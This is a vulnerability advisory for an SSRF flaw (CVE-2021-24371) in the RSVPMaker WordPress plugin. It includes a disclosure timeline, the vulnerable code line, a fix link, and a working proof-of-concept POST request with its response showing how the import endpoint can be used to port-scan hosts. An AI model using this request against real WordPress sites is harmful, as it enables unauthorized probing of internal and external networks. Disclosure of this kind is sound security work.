Wp Plugin Rsvpmaker

Plugin Details

Plugin Name: wp-plugin : rsvpmaker
Effected Version : 8.6.4 (and most probably lower version's if any)
Vulnerability : SSRF
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24371
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- May 14, 2021: Issue Identified and Disclosed to WPScan
- June 2, 2021 : Plugin Updated
- June 2, 2021 : CVE Assigned
- June 29, 2021 : Public Disclosure

Technical Details

rsvpmaker_export_screen function having import event functionality takes in URL input and this was found vulnerable to SSRF and can be used to successfully perform port scanning on internal / external network.

Vulnerable File: `[rsvpmaker-admin.php#L729](https://plugins.trac.wordpress.org/browser/rsvpmaker/trunk/rsvpmaker-admin.php#L729)`


Vulnerable Code: rsvpmaker-admin.php#L729


```
729:    $remote = wp_remote_get($url);
```

Fixed Code

https://plugins.trac.wordpress.org/changeset/2536674/rsvpmaker

PoC Screenshot





Exploit

```
POST /wp-json/rsvpmaker/v1/importnow HTTP/1.1
Host: 172.28.128.50
Content-Length: 52
Accept: */*
X-Requested-With: XMLHttpRequest
X-WP-Nonce: b56e26b3f8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.85 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://172.28.128.50
Referer: http://172.28.128.50/wp-admin/tools.php?page=rsvpmaker_export_screen
Accept-Language: en-US,en;q=0.9
Cookie: __eucookielaw=true; _ga=GA1.1.436418670.1617784311; wp-settings-time-4=1619288085; ignored_html_tags=1; manage_setting
Connection: close

importrsvp=http%3A%2F%2Fscanme.nmap.org%3A23&start=0
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 29 Apr 2021 13:42:01 GMT
Content-Type: application/json; charset=UTF-8
Connection: close
X-Robots-Tag: noindex
Link: <http://172.28.128.50/wp-json/>; rel="https://api.w.org/"
X-Content-Type-Options: nosniff
Access-Control-Expose-Headers: X-WP-Total, X-WP-TotalPages, Link
Access-Control-Allow-Headers: Authorization, X-WP-Nonce, Content-Disposition, Content-MD5, Content-Type
```

```
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-WP-Nonce: b56e26b3f8
Allow: POST
Access-Control-Allow-Origin: http://172.28.128.50
Access-Control-Allow-Methods: OPTIONS, GET, POST, PUT, PATCH, DELETE
Access-Control-Allow-Credentials: true
Vary: Origin
Content-Length: 111

{"error":"cURL error 7: Failed to connect to scanme.nmap.org port 23: Connection refused","imported":0,"top":0}
```